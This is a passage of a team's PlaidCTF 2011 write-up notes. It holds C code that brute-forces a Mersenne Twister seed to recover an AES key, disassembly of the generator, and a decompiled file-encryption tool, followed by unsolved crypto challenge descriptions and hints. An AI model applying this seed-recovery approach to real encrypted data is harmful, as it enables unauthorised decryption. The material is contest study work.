          for(int i = 0; i < 512; ++i)
          {
                 if(mt_byte(rng) != KEY[i])
                 {
                        isok = false;
                        break;
                 }
          }
          if(isok)
          {
                 ctx[4] = true;
                 ctx[5] = key;
                 break;
          }
          if((key & 0x00FFF) == 0)
          {
                 ctx[3] = key;
          }
   }
}

int brute_main(int argc, char* argv[])
{
   size_t start = 0;
   size_t end  = 0xFFFFFFFF;
   int max_threads = 6;

   if(argc >= 2)
          start = atoi(argv[1]);
   if(argc >= 3)
          end = atoi(argv[2]);
   if(argc >= 4)
          max_threads = atoi(argv[3]);

   size_t count = (end - start) / max_threads;
```

```
    size_t *threads[256] = {0};

    for(int i = 0; i < max_threads; ++i)
    {
            size_t *ctx = new size_t[10];
            ctx[0] = i;//thread_no
            ctx[4] = 0;//is_found
            ctx[5] = 0;//found_key
            if(i != max_threads - 1)
            {
                    ctx[1] = start + count * i;
                    ctx[2] = start + count * (i + 1);
                    ctx[3] = ctx[1];
            }
            else
            {
                    ctx[1] = start + count * i;
                    ctx[2] = end;
                    ctx[3] = ctx[1];
            }
            _beginthread(brute, 1024*1024, ctx);
            threads[i] = ctx;
    }


    for(;;)
    {
            for(int j = 0; j< max_threads; ++j)
            {
                    size_t *ctx = threads[j];
                    if(ctx[4])
                    {
                            printf("KEY=0x%08X\n", ctx[5]);
                    }
            }

            float total = 0.0;
            for(int j = 0; j< max_threads; ++j)
            {
                    size_t *ctx = threads[j];
                    size_t start =ctx[1];
                    size_t end =ctx[2];
                    size_t now =ctx[3];

                    float x = (float(now - start) / float(end - start)) * 100.0f;
                    printf("%d %08X %08X %08X %08X %08X %2.2f%%\n", ctx[0], ctx[1], ctx[2], ctx[3],
ctx[4], ctx[5], x);
                    total += x;
            }
            //printf("\r%.4f%%\n", (total / float(max_threads)) * 100);

            Sleep(10*1000);
    }
    return 0;
}
```

temp data

```
.586
.model flat
```

```
.data
dword_199C      dd 0                    ; DATA XREF: _mt_rand_init+AC_r
                dd 9908B0DFh


.code
_mt_setkey      proc near               ; CODE XREF: main+57_p

var_8           = dword ptr -8
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                push    esi
                sub     esp, 10h
                mov     eax, [ebp+arg_0]
                mov     edx, [ebp+arg_4]
                mov     [eax], edx
                mov     [ebp+var_8], 1
                jmp     short loc_EF9
; ---------------------------------------------------------------------------

loc_EC4:                                ; CODE XREF: _mt_setkey+54_j
                mov     edx, [ebp+var_8]
                mov     eax, [ebp+var_8]
                lea     ecx, [eax-1]
                mov     eax, [ebp+arg_0]
                mov     ecx, [eax+ecx*4]
                mov     eax, [ebp+var_8]
                lea     esi, [eax-1]
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+esi*4]
                shr     eax, 1Eh
                xor     eax, ecx
                imul    eax, 6C078965h
                mov     ecx, eax
                add     ecx, [ebp+var_8]
                mov     eax, [ebp+arg_0]
                mov     [eax+edx*4], ecx
                add     [ebp+var_8], 1

loc_EF9:                                ; CODE XREF: _mt_setkey+16_j
                cmp     [ebp+var_8], 26Fh
                jbe     short loc_EC4
                mov     eax, [ebp+arg_0]
                mov     dword ptr [eax+9C0h], 0
                mov     eax, [ebp+arg_0]
                mov     dword ptr [eax+9C4h], 0
                mov     eax, 0
                add     esp, 10h
                pop     esi
                pop     ebp
                retn
_mt_setkey      endp


_mt_rand_init   proc near               ; CODE XREF: mt_rand_init+38_p

var_1C          = dword ptr -1Ch
var_10          = dword ptr -10h
```

```
var_C           = dword ptr -0Ch
arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    esi
                push    ebx
                sub     esp, 14h
                mov     [ebp+var_10], 0
                jmp     loc_1019
; ---------------------------------------------------------------------------

loc_F79:                                ; CODE XREF: _mt_rand_init+C6_j
                mov     edx, [ebp+var_10]
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+edx*4]
                mov     esi, eax
                and     esi, 80000000h
                mov     eax, [ebp+var_10]
                lea     ecx, [eax+1]
                mov     eax, ecx
                shr     eax, 4
                mov     [ebp+var_1C], eax
                mov     edx, 1A41A41Bh
                mov     eax, [ebp+var_1C]
                mul     edx
                mov     eax, edx
                shr     eax, 2
                imul    eax, 270h
                mov     edx, ecx
                sub     edx, eax
                mov     eax, edx
                mov     edx, [ebp+arg_0]
                mov     eax, [edx+eax*4]
                and     eax, 7FFFFFFFh
                lea     eax, [esi+eax]
                mov     [ebp+var_C], eax
                mov     esi, [ebp+var_10]
                mov     eax, [ebp+var_10]
                lea     ecx, [eax+18Dh]
                mov     eax, ecx
                shr     eax, 4
                mov     [ebp+var_1C], eax
                mov     edx, 1A41A41Bh
                mov     eax, [ebp+var_1C]
                mul     edx
                mov     eax, edx
                shr     eax, 2
                imul    eax, 270h
                mov     edx, ecx
                sub     edx, eax
                mov     eax, edx
                mov     edx, [ebp+arg_0]
                mov     eax, [edx+eax*4]
                mov     edx, [ebp+var_C]
                shr     edx, 1
                xor     edx, eax
                mov     eax, [ebp+var_C]
                and     eax, 1
                mov     eax, ds:dword_199C[eax*4]
                xor     edx, eax
```

```
                mov     eax, [ebp+arg_0]
                mov     [eax+esi*4], edx
                add     [ebp+var_10], 1

loc_1019:                               ; CODE XREF: _mt_rand_init+1A_j
                cmp     [ebp+var_10], 26Fh
                jbe     loc_F79
                add     esp, 14h
                pop     ebx
                pop     esi
                pop     ebp
                retn
_mt_rand_init   endp




; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

_mt_rand        proc near               ; CODE XREF: genkey+30_p gedata+94_p ...

var_1C          = dword ptr -1Ch
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                push    ebp
                mov     ebp, esp
                push    edi
                push    esi
                sub     esp, 18h
                mov     [ebp+var_10], 0
                jmp     loc_1134
; ---------------------------------------------------------------------------

_loop:                                  ; CODE XREF: _mt_rand+10B_j
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+9C4h]
                test    eax, eax
                jnz     loc_10EE
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+9C0h]
                test    eax, eax
                jnz     short loc_106A
                mov     eax, [ebp+arg_0]
                mov     [esp], eax
                call    _mt_rand_init

loc_106A:                               ; CODE XREF: _mt_rand+30_j
                mov     eax, [ebp+arg_0]
                mov     edx, [eax+9C0h]
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+edx*4]
                mov     [ebp+var_C], eax
                mov     eax, [ebp+var_C]
                shr     eax, 0Bh
                xor     [ebp+var_C], eax
```

```
                mov     eax, [ebp+var_C]
                shl     eax, 7
                and     eax, 9D2C5680h
                xor     [ebp+var_C], eax
                mov     eax, [ebp+var_C]
                shl     eax, 0Fh
                and     eax, 0EFC60000h
                xor     [ebp+var_C], eax
                mov     eax, [ebp+var_C]
                shr     eax, 12h
                xor     [ebp+var_C], eax
                mov     eax, [ebp+arg_0]
                mov     edx, [ebp+var_C]
                mov     [eax+9C8h], edx
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+9C0h]
                lea     ecx, [eax+1]
                mov     eax, ecx
                shr     eax, 4
                mov     [ebp+var_1C], eax
                mov     edx, 1A41A41Bh
                mov     eax, [ebp+var_1C]
                mul     edx
                mov     eax, edx
                shr     eax, 2
                imul    eax, 270h
                mov     edx, ecx
                sub     edx, eax
                mov     eax, edx
                mov     edx, [ebp+arg_0]
                mov     [edx+9C0h], eax

loc_10EE:                               ; CODE XREF: _mt_rand+1F_j
                mov     eax, [ebp+var_10]
                mov     edx, [ebp+arg_4]
                add     edx, eax
                mov     eax, [ebp+arg_0]
                mov     esi, [eax+9C8h]
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+9C4h]
                mov     edi, esi
                mov     ecx, eax
                shr     edi, cl
                mov     eax, edi
                mov     [edx], al
                add     [ebp+var_10], 1
                mov     eax, [ebp+arg_0]
                mov     eax, [eax+9C4h]
                add     eax, 8
                mov     edx, eax
                and     edx, 1Fh
                mov     eax, [ebp+arg_0]
                mov     [eax+9C4h], edx
                sub     [ebp+arg_8], 1

loc_1134:                               ; CODE XREF: _mt_rand+F_j
                cmp     [ebp+arg_8], 0
                jnz     _loop
                mov     eax, [ebp+var_10]
                add     esp, 18h
                pop     esi
```

```
                pop     edi
                pop     ebp
                retn
_mt_rand        endp


end
```

temp data2

```
int main(int argc, char* argv[])
{
   //brute_main(argc, argv);

   checkey(0xCB3EA118);

   return 0;
}
```

dropped data

```
int checkey(size_t key)
{
   BYTE rng[2508];

   BYTE random_key[512];
   BYTE aes_key[32];
   BYTE aes_iv[16];

   mt_setkey(rng, key);
   mt_rand(rng, random_key, 512);
   mt_rand(rng, aes_key, 32);
   mt_rand(rng, aes_iv, 16);

   if(memcmp(random_key, KEY, 512) != 0)
   {
          printf("random_key != KEY\n");
          return -1;
   }
   printf("random_key is ok\n");

   if(memcmp(aes_iv, "\x13\xFF\xC7\x03\x7E\xB1\x44\x2B\xC2\xF3\xB1\x47\x42\xB9\x88\xEF", 16) !=
0)
   {
          printf("invalid aes_iv\n");
          return -1;
   }
   printf("aes_iv is ok\n");

   printf("aeskey=\"");
   for(int i = 0; i < 32; ++i)
   {
          printf("\\x%02X", aes_key[i]);
   }
   printf("\"\n");
   return 0;
}
```

[34]We play cards

Points:300 not cleared
Answer:
http://www.plaidctf.com/problems/view/35

Description
Category: crypto

Groups of 2 are the best.

Decrypt: VFXFMFHJGHQXLIABIFNOHQEMYZKNXVCEBIDSJTFNRCLVSVUFNLWR

Download

We recognized Solitaire Encryption, but missed charactor conveting.
http://www.schneier.com/solitaire.html

[35]Connect the Dots!

Points:400 not cleared
Answer:
http://www.plaidctf.com/problems/view/37

Description
Category: crypto

Scanned from the hidden confines of AED R&D...

Buy our connect the dots for only 93563 USD.
Watch how the connect the dots generate more fun than the point 78563, 42017.
Comes with a free squiggle.

Download

```
Hint 1 for Mission #35
April 23, 2011, 6:39 p.m.

Update:
BIG HINT: This is ECC problem!
Please don't forget it's cryptography problem :)
```

```
Hint for Mission #35
April 24, 2011, 2:13 p.m.

Update for the ECC problem.

This link was also found: http://www.codeproject.com/KB/security/Elliptic_Curves.aspx

Connect the Dots!
```

ECC-problem

tmp data

```
signed int __usercall main<eax>(int argc<ebp>, int a2)
{
  char **_argv; // ebx@1
  signed int v3; // ebx@2
  char **v4; // edi@5
  char *v5; // esi@5
  FILE *v6; // eax@11
  FILE *v7; // ebx@11
  unsigned __int8 v8; // cf@11
  unsigned __int8 v9; // zf@11
  const char *v10; // ebx@13
  char *v11; // esi@13
  int v12; // edi@13
  signed int v13; // ecx@13
  unsigned int v14; // ebx@17
  int v15; // eax@26
  int v16; // ebx@26
```

```
  signed int v17; // edx@26
  signed int v18; // esi@26
  int v19; // eax@31
  int v20; // ebx@32
  void *v21; // ST48_4@35
  unsigned int v22; // eax@37
  int v23; // ebx@39
  unsigned __int64 v24; // kr18_8@41
  signed int v25; // eax@46
  int v26; // eax@48
  int v27; // eax@50
  unsigned int v28; // eax@66
  int v29; // ebx@68
  __int64 v30; // qax@70
  __int64 v31; // qax@73
  int v32; // eax@76
  size_t v33; // eax@79
  size_t v34; // eax@81
  unsigned int v35; // eax@89
  signed int result; // eax@91
  unsigned int keysize; // [sp+24h] [bp-88Ch]@12
  char **keyname; // [sp+28h] [bp-888h]@11
  __int64 keynamea; // [sp+28h] [bp-888h]@73
  FILE *output_fp; // [sp+34h] [bp-87Ch]@9
  char **input_filename; // [sp+38h] [bp-878h]@5
  unsigned int input_filenamea; // [sp+38h] [bp-878h]@66
  FILE *input_fp; // [sp+3Ch] [bp-874h]@7
  __int32 input_filesize; // [sp+40h] [bp-870h]@3
  unsigned __int64 input_filesizea; // [sp+40h] [bp-870h]@31
  signed __int64 input_filesizeb; // [sp+40h] [bp-870h]@44
  unsigned __int64 input_filesizec; // [sp+40h] [bp-870h]@68
  __int64 input_filesized; // [sp+40h] [bp-870h]@70
  int v49; // [sp+48h] [bp-868h]@17
  signed __int64 v50; // [sp+48h] [bp-868h]@39
  __int64 v51; // [sp+48h] [bp-868h]@73
  char aes_ctx[280]; // [sp+54h] [bp-85Ch]@41
  int v53; // [sp+16Ch] [bp-744h]@18
  int cryptbuf1024[256]; // [sp+170h] [bp-740h]@34
  char keydata512[512]; // [sp+570h] [bp-340h]@12
  char sha2_ctx[236]; // [sp+770h] [bp-140h]@35
  int sha2_digest[8]; // [sp+85Ch] [bp-54h]@35
  int v58[4]; // [sp+87Ch] [bp-34h]@76
  int header00_10[4]; // [sp+88Ch] [bp-24h]@35
  int v60; // [sp+89Ch] [bp-14h]@1

  _argv = *(char ***)(argc + 12);
  v60 = *MK_FP(__GS__, 20);
  if ( *(_DWORD *)(argc + 8) != 5 )
  {
    __printf_chk(
      1,
      "\n  crypt <mode> <input filename> <output filename> <key>\n\n   <mode>: 0 = encrypt, 1 =
decrypt\n\n  example: crypt 0 file encrypted hex:E76B2413958B00E193\n\n");
    v3 = 1;
    goto LABEL_89;
  }
  input_filesize = strtol(_argv[1], 0, 10);
  if ( (unsigned int)input_filesize > 1 )
  {
    __fprintf_chk(stderr, 1, "invalide operation mode\n");
    v3 = 1;
```

```
    goto LABEL_89;
  }
  v4 = _argv + 3;
  input_filename = _argv + 2;
  v5 = _argv[2];
  if ( !strcmp(_argv[2], _argv[3]) )
  {
    __fprintf_chk(stderr, 1, "input and output filenames must differ\n");
    v3 = 1;
    goto LABEL_89;
  }
  input_fp = (FILE *)fopen64(v5, "rb");
  if ( !input_fp )
  {
    __fprintf_chk(stderr, 1, "fopen(%s,rb) failed\n", *input_filename);
    v3 = 1;
    goto LABEL_89;
  }
  output_fp = (FILE *)fopen64(*v4, "wb+");
  if ( !output_fp )
  {
    __fprintf_chk(stderr, 1, "fopen(%s,wb+) failed\n", *v4);
    v3 = 1;
    goto LABEL_89;
  }
  keyname = _argv + 4;
  v6 = (FILE *)fopen64(_argv[4], "rb");
  v7 = v6;
  v8 = 0;
  v9 = v6 == 0;
  if ( v6 )
  {
    keysize = fread(keydata512, 1u, 0x200u, v6);
    fclose(v7);
  }
  else
  {
    v10 = *keyname;
    v11 = *keyname;
    v12 = (int)"hex:";
    v13 = 4;
    do
    {
      if ( !v13 )
        break;
      v8 = (unsigned __int8)*v11 < *(_BYTE *)v12;
      v9 = *v11++ == *(_BYTE *)v12++;
      --v13;
    }
    while ( v9 );
    if ( !(v8 | v9) == v8 )
    {
      v49 = (int)(v10 + 4);
      v14 = 0;
      while ( __isoc99_sscanf(v49, "%02X", &v53) > 0 )
      {
        if ( v14 == 512 )
        {
          keysize = 512;
          goto LABEL_26;
        }
```

```
        keydata512[v14++] = v53;
        v49 += 2;
      }
      keysize = v14;
    }
    else
    {
      keysize = strlen(*keyname);
      if ( (signed int)keysize > 512 )
        keysize = 512;
      __memcpy_chk(keydata512, v10, keysize, 512);
    }
  }
LABEL_26:
  memset(*keyname, 0, strlen(*keyname));
  v15 = fileno(input_fp);
  v16 = lseek64(v15, 0, 0, 2);
  v18 = v17;
  if ( v17 < 0 )
  {
    perror("lseek");
    v3 = 1;
    goto LABEL_89;
  }
  if ( fseek(input_fp, 0, 0) < 0 )
  {
    __fprintf_chk(stderr, 1, "fseek(0,SEEK_SET) failed\n");
    v3 = 1;
    goto LABEL_89;
  }
  if ( !input_filesize )
  {
    v19 = 0;
    input_filesizea = __PAIR__(v18, v16);
    do
    {
      v20 = input_filesizea >> 8 * (unsigned __int8)v19;
      if ( 8 * (_BYTE)v19 & 0x20 )
        v20 = v18 >> 8 * v19;
      *((_BYTE *)cryptbuf1024 + v19++) = v20;
    }
    while ( v19 != 8 );
    v21 = *input_filename;
    sha2_starts(sha2_ctx, 0);
    sha2_update((int)sha2_ctx, cryptbuf1024, 8u);
    sha2_update((int)sha2_ctx, v21, strlen((const char *)v21));
    sha2_finish(sha2_ctx, sha2_digest);
    header00_10[0] = sha2_digest[0];
    header00_10[1] = sha2_digest[1];
    header00_10[2] = sha2_digest[2];
    header00_10[3] = sha2_digest[3];
    BYTE3(header00_10[3]) = input_filesizea & 0xF | BYTE3(sha2_digest[3]) & 0xF0;
    if ( fwrite(header00_10, 1u, 0x10u, output_fp) != 16 )
    {
      __fprintf_chk(stderr, 1, "fwrite(%d bytes) failed\n", 16);
      v3 = 1;
      goto LABEL_89;
    }
    v22 = 0;
    do
    {
```

```
      sha2_digest[v22] = 0;
      ++v22;
    }
    while ( v22 < 8 );
    sha2_digest[0] = header00_10[0];
    sha2_digest[1] = header00_10[1];
    sha2_digest[2] = header00_10[2];
    sha2_digest[3] = header00_10[3];
    v50 = input_filesizea;
    v23 = 0;
    do
    {
      sha2_starts(sha2_ctx, 0);
      sha2_update((int)sha2_ctx, sha2_digest, 0x20u);
      sha2_update((int)sha2_ctx, keydata512, keysize);
      sha2_finish(sha2_ctx, sha2_digest);
      ++v23;
    }
    while ( v23 != 8192 );
    v24 = input_filesizea;
    memset(keydata512, 0, sizeof(keydata512));
    aes_setkey_enc(aes_ctx, sha2_digest, 256);
    sha2_hmac_starts((int)sha2_ctx, sha2_digest, 0x20u, 0);
    if ( SHIDWORD(input_filesizea) >= 0 && (SHIDWORD(input_filesizea) > 0 ||
(_DWORD)input_filesizea) )
    {
      input_filesizeb = 0LL;
      while ( 1 )
      {
        if ( v50 <= 16 )
          v25 = v50;
        else
          v25 = 16;
        v53 = v25;
        v26 = __fread_chk(cryptbuf1024, 1024, 1, v25, input_fp);
        if ( v53 != v26 )
        {
          __fprintf_chk(stderr, 1, "fread(%d bytes) failed\n", v53);
          v3 = 1;
          goto LABEL_89;
        }
        v27 = 0;
        do
        {
          *((_BYTE *)cryptbuf1024 + v27) ^= *((_BYTE *)header00_10 + v27);
          ++v27;
        }
        while ( v27 != 16 );
        aes_crypt_ecb(aes_ctx, 1, cryptbuf1024, cryptbuf1024);
        sha2_hmac_update((int)sha2_ctx, cryptbuf1024, 0x10u);
        if ( fwrite(cryptbuf1024, 1u, 0x10u, output_fp) != 16 )
          break;
        header00_10[0] = cryptbuf1024[0];
        header00_10[1] = cryptbuf1024[1];
        header00_10[2] = cryptbuf1024[2];
        header00_10[3] = cryptbuf1024[3];
        input_filesizeb += 16LL;
        v8 = __CFADD__((_DWORD)v50, -16);
        LODWORD(v50) = v50 - 16;
        HIDWORD(v50) = v8 + HIDWORD(v50) - 1;
        if ( (signed __int64)v24 <= input_filesizeb )
```

```
          goto LABEL_55;
      }
      __fprintf_chk(stderr, 1, "fwrite(%d bytes) failed\n", 16);
      v3 = 1;
      goto LABEL_89;
    }
LABEL_55:
    sha2_hmac_finish(sha2_ctx, sha2_digest);
    if ( fwrite(sha2_digest, 1u, 0x20u, output_fp) != 32 )
    {
      __fprintf_chk(stderr, 1, "fwrite(%d bytes) failed\n", 16);
      v3 = 1;
      goto LABEL_89;
    }
LABEL_88:
    v3 = 0;
    goto LABEL_89;
  }
  if ( input_filesize != 1 )
    goto LABEL_88;
  if ( v18 <= 0 && (v18 < 0 || (unsigned int)v16 <= 0x2F) )
  {
    __fprintf_chk(stderr, 1, "File too short to be encrypted.\n");
    v3 = 1;
    goto LABEL_89;
  }
  if ( v16 & 0xF )
  {
    __fprintf_chk(stderr, 1, "File size not a multiple of 16.\n");
    v3 = 1;
    goto LABEL_89;
  }
  if ( fread(cryptbuf1024, 1u, 0x10u, input_fp) != 16 )
  {
    __fprintf_chk(stderr, 1, "fread(%d bytes) failed\n", 16);
    v3 = 1;
    goto LABEL_89;
  }
  header00_10[0] = cryptbuf1024[0];
  header00_10[1] = cryptbuf1024[1];
  header00_10[2] = cryptbuf1024[2];
  header00_10[3] = cryptbuf1024[3];
  input_filenamea = ((unsigned int)cryptbuf1024[3] >> 24) & 0xF;
  v28 = 0;
  do
  {
    sha2_digest[v28] = 0;
    ++v28;
  }
  while ( v28 < 8 );
  sha2_digest[0] = header00_10[0];
  sha2_digest[1] = header00_10[1];
  sha2_digest[2] = header00_10[2];
  sha2_digest[3] = header00_10[3];
  input_filesizec = __PAIR__(v18, v16);
  v29 = 0;
  do
  {
    sha2_starts(sha2_ctx, 0);
    sha2_update((int)sha2_ctx, sha2_digest, 0x20u);
    sha2_update((int)sha2_ctx, keydata512, keysize);
```

```
    sha2_finish(sha2_ctx, sha2_digest);
    ++v29;
  }
  while ( v29 != 8192 );
  LODWORD(v30) = input_filesizec - 48;
  HIDWORD(v30) = ((input_filesizec - 48) >> 32) - 1;
  input_filesized = v30;
  memset(keydata512, 0, sizeof(keydata512));
  aes_setkey_dec(aes_ctx, sha2_digest, 256);
  sha2_hmac_starts((int)sha2_ctx, sha2_digest, 0x20u, 0);
  if ( SHIDWORD(input_filesized) < 0 || SHIDWORD(input_filesized) <= 0
&& !(_DWORD)input_filesized )
  {
LABEL_84:
    sha2_hmac_finish(sha2_ctx, sha2_digest);
    if ( fread(cryptbuf1024, 1u, 0x20u, input_fp) != 32 )
    {
      __fprintf_chk(stderr, 1, "fread(%d bytes) failed\n", 32);
      v3 = 1;
      goto LABEL_89;
    }
    if ( memcmp(sha2_digest, cryptbuf1024, 0x20u) )
    {
      __fprintf_chk(stderr, 1, "HMAC check failed: wrong key, or file corrupted.\n");
      v3 = 1;
      goto LABEL_89;
    }
    goto LABEL_88;
  }
  v51 = 0LL;
  LODWORD(v31) = input_filesized - 16;
  HIDWORD(v31) = ((unsigned __int64)(input_filesized - 16) >> 32) - 1;
  keynamea = v31;
  while ( 1 )
  {
    if ( fread(cryptbuf1024, 1u, 0x10u, input_fp) != 16 )
    {
      __fprintf_chk(stderr, 1, "fread(%d bytes) failed\n", 16);
      v3 = 1;
      goto LABEL_89;
    }
    v58[0] = cryptbuf1024[0];
    v58[1] = cryptbuf1024[1];
    v58[2] = cryptbuf1024[2];
    v58[3] = cryptbuf1024[3];
    sha2_hmac_update((int)sha2_ctx, cryptbuf1024, 0x10u);
    aes_crypt_ecb(aes_ctx, 0, cryptbuf1024, cryptbuf1024);
    v32 = 0;
    do
    {
      *((_BYTE *)cryptbuf1024 + v32) ^= *((_BYTE *)header00_10 + v32);
      ++v32;
    }
    while ( v32 != 16 );
    header00_10[0] = v58[0];
    header00_10[1] = v58[1];
    header00_10[2] = v58[2];
    header00_10[3] = v58[3];
    if ( (signed int)input_filenamea <= 0 || (v33 = input_filenamea, v51 != keynamea) )
      v33 = 16;
    v53 = v33;
```

```
    v34 = fwrite(cryptbuf1024, 1u, v33, output_fp);
    if ( v34 != v53 )
      break;
    v51 += 16LL;
    if ( input_filesized <= v51 )
      goto LABEL_84;
  }
  __fprintf_chk(stderr, 1, "fwrite(%d bytes) failed\n", v53);
  v3 = 1;
LABEL_89:
  v35 = 0;
  memset(cryptbuf1024, 0, sizeof(cryptbuf1024));
  do
  {
    sha2_digest[v35] = 0;
    ++v35;
  }
  while ( v35 < 8 );
  memset(aes_ctx, 0, sizeof(aes_ctx));
  memset(sha2_ctx, 0, sizeof(sha2_ctx));
  result = v3;
  if ( *MK_FP(__GS__, 20) != v60 )
    __stack_chk_fail();
  return result;
}
```

[38]Rainbows

Points:300 not cleared
Answer:
http://www.plaidctf.com/problems/view/42

Description
Category: crypto

We managed to steal an iPod form one of the AED locker rooms after hours.
It had a lot of KPop on it but this song seemed to be out of place...

Let us know if you can get anything of interest out of it.

Download

```
Hint 1 for Mission #38
April 24, 2011, 4:05 a.m.

This involves steganography, and some indirection.

Rainbows
```

original song is below.

Snoop Doggy Dogg feat. Dat Nigga Daz-Gin & Juice
http://www.youtube.com/watch?v=XEG83Cu-CY0

We tried to analyze FLAC data format . but time over.

FLAC - Wikipedia
http://ja.wikipedia.org/wiki/FLAC

FLAC - format
http://flac.sourceforge.net/format.html#metadata_block_header